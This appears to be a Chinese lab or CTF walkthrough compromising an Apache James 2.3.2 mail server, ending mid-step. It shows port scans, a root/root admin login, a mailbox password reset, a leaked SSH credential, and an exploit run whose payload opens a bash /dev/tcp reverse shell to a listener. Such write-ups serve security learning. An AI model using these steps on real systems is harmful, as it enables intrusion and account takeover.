
信息收集

端口扫描/服务识别




```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn -n -p22,25,80,110,119,4555 -sV 172.16.33.35
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-18 04:47 EDT
Nmap scan report for 172.16.33.35
Host is up (0.33s latency).

PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
25/tcp   open  smtp        JAMES smtpd 2.3.2
80/tcp   open  http        Apache httpd 2.4.25 ((Debian))
110/tcp  open  pop3        JAMES pop3d 2.3.2
119/tcp  open  nntp        JAMES nntpd (posting ok)
4555/tcp open  james-admin JAMES Remote Admin 2.3.2
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.24 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

发现目标开放了邮件服务smtp和pop3,另外有个可疑服务4555

敏感目录遍历

无收获



```
[05:17:50] Starting:
[05:17:59] 403 -   298B  - /.ht_wsr.txt
[05:17:59] 403 -   301B  - /.htaccess.orig
[05:18:00] 403 -   299B  - /.htaccessBAK
[05:18:00] 403 -   303B  - /.htaccess.sample
[05:18:00] 403 -   299B  - /.htaccess_sc
[05:18:00] 403 -   301B  - /.htaccess.bak1
[05:18:00] 403 -   299B  - /.htaccessOLD
[05:18:00] 403 -   300B  - /.htaccessOLD2
[05:18:00] 403 -   302B  - /.htaccess_extra
[05:18:00] 403 -   301B  - /.htaccess_orig
[05:18:00] 403 -   292B  - /.html
[05:18:00] 403 -   301B  - /.htaccess.save
[05:18:00] 403 -   291B  - /.htm
[05:18:00] 403 -   301B  - /.htpasswd_test
[05:18:00] 403 -   298B  - /.httr-oauth
[05:18:00] 403 -   297B  - /.htpasswds
[05:18:17] 200 -    17KB - /LICENSE.txt
[05:18:18] 200 -   963B  - /README.txt
[05:18:24] 200 -     7KB - /about.html
[05:18:44] 200 -     1KB - /assets/
[05:18:44] 301 -   313B  - /assets  ->  http://172.16.33.35/assets/
[05:18:58] 301 -   313B  - /images  ->  http://172.16.33.35/images/
[05:18:58] 200 -     2KB - /images/
[05:18:59] 200 -     8KB - /index.html
[05:19:20] 403 -   300B  - /server-status
[05:19:20] 403 -   301B  - /server-status/

Task Completed
```


web信息收集

源码没有太多收获,页面浏览也没有太多收获

边界突破

弱口令


通过漏洞搜索发现4555端口有cve,并且是邮箱管理后台



```
└─$ searchsploit james
 ------------------------------------------------------------------------------------------- ---------------------------
 Exploit Title                                                                             |  Path
 ------------------------------------------------------------------------------------------- ---------------------------
Apache James Server 2.2 - SMTP Denial of Service                                           | multiple/dos/27915.pl
Apache James Server 2.3.2 - Insecure User Creation Arbitrary File Write (Metasploit)       | linux/remote/48130.rb
Apache James Server 2.3.2 - Remote Command Execution                                       | linux/remote/35513.py
Apache James Server 2.3.2 - Remote Command Execution (RCE) (Authenticated) (2)             | linux/remote/50347.py
WheresJames Webcam Publisher Beta 2.0.0014 - Remote Buffer Overflow                        | windows/remote/944.c
 ------------------------------------------------------------------------------------------- ---------------------------
Shellcodes: No Results
```


通过阅读源码大概理解了攻击流程:利用弱口令登陆后台,生成一个穿越文件的目录,并向目标发送一封邮件,**当目标通过ssh登陆账户时就会把shell反弹回来。**

现在登录后台看看有什么功能



```
└─$ nc 172.16.33.35 4555
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
help
Currently implemented commands:
help                                    display this help
listusers                               display existing accounts
countusers                              display the number of existing accounts
adduser [username] [password]           add a new user
verify [username]                       verify if specified user exist
deluser [username]                      delete existing user
setpassword [username] [password]       sets a user's password
setalias [user] [alias]                 locally forwards all email for 'user' to 'alias'
showalias [username]                    shows a user's current email alias
unsetalias [user]                       unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username]               shows a user's current email forwarding
unsetforwarding [username]              removes a forward
user [repositoryname]                   change to another user repository
shutdown                                kills the current JVM (convenient when James is run as a daemon)
quit                                    close connection
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
```

接下来通过修改密码查看目标邮箱有什么内容,并登陆邮箱(**这一步没想道，知识面不足+意识不够**)



Set Up Your Existing Email Address

To use your current email address fill in your credentials.
Thunderbird will automatically search for a working and recommended server configuration.

Your full name: mindy

Email address: mindy@172.16.33.35

Password: ••••••


☑ Remember password

Your credentials will only be stored locally on your computer.

```
└─$ nc 172.16.33.35 4555
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
help
Currently implemented commands:
help                                    display this help
listusers                               display existing accour
countusers                              display the number of e
adduser [username] [password]           add a new user
verify [username]                       verify if specified use
deluser [username]                      delete existing user
setpassword [username] [password]       sets a user's password
setalias [user] [alias]                 locally forwards all em
showalias [username]                    shows a user's current
unsetalias [user]                       unsets an alias for 'us
setforwarding [username] [emailaddress] forwards a user's email
showforwarding [username]               shows a user's current
unsetforwarding [username]              removes a forward
user [repositoryname]                   change to another user
shutdown                                kills the current JVM (
quit                                    close connection
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
setpassword mindy 111111
Password for mindy reset
quit
Bye
```

邮箱信息收集

发现邮箱有泄漏了ssh的账号密码




From mailadmin@localhost

Subject Your Access 8/22/17, 13:17

```
Dear Mindy,


Here are your ssh credentials to access the system. Remember to
reset your password after your first login.
Your access is restricted at the moment, feel free to ask your
supervisor to add any commands you need to your path.

username: mindy
pass: P@55W0rd1!2@

Respectfully,
James
```

准备好cve并登陆ssh,获得反弹shell



1.准备接受shell的开放端口

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 8848
listening on [any] 8848 ...


^[[A^[[A^[[A^[[A^[[A^[[Aconnect to [10.8.0.58] from (UNKNOWN) [172.16.33.35] 44900
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ 
```

```
┌──(kali㉿kali)-[~]
└─$
```

2.执行exp

```
┌──(kali㉿kali)-[~]
└─$ python3 50347.py 172.16.33.35 10.8.0.58 8848
[+]Payload Selected (see script for more options):  /bin/bash -i >&
 /dev/tcp/10.8.0.58/8848 0>&1
[+]Example netcat listener syntax to use after successful execution
: nc -lvnp 8848
[+]Connecting to James Remote Administration Tool ...
[+]Creating user ...
[+]Connecting to James SMTP server ...
b'220 solidstate SMTP Server (JAMES SMTP Server 2.3.2) ready Wed, 1
6 Nov 2022 05:17:02 -0500 (EST)\r\n'
None
[+]Sending payload ...
b'250-solidstate Hello team@team.pl (gateway [172.16.33.1])\r\n250-
PIPELINING\r\n250 ENHANCEDSTATUSCODES\r\n'
None
```


3.登陆ssh

```
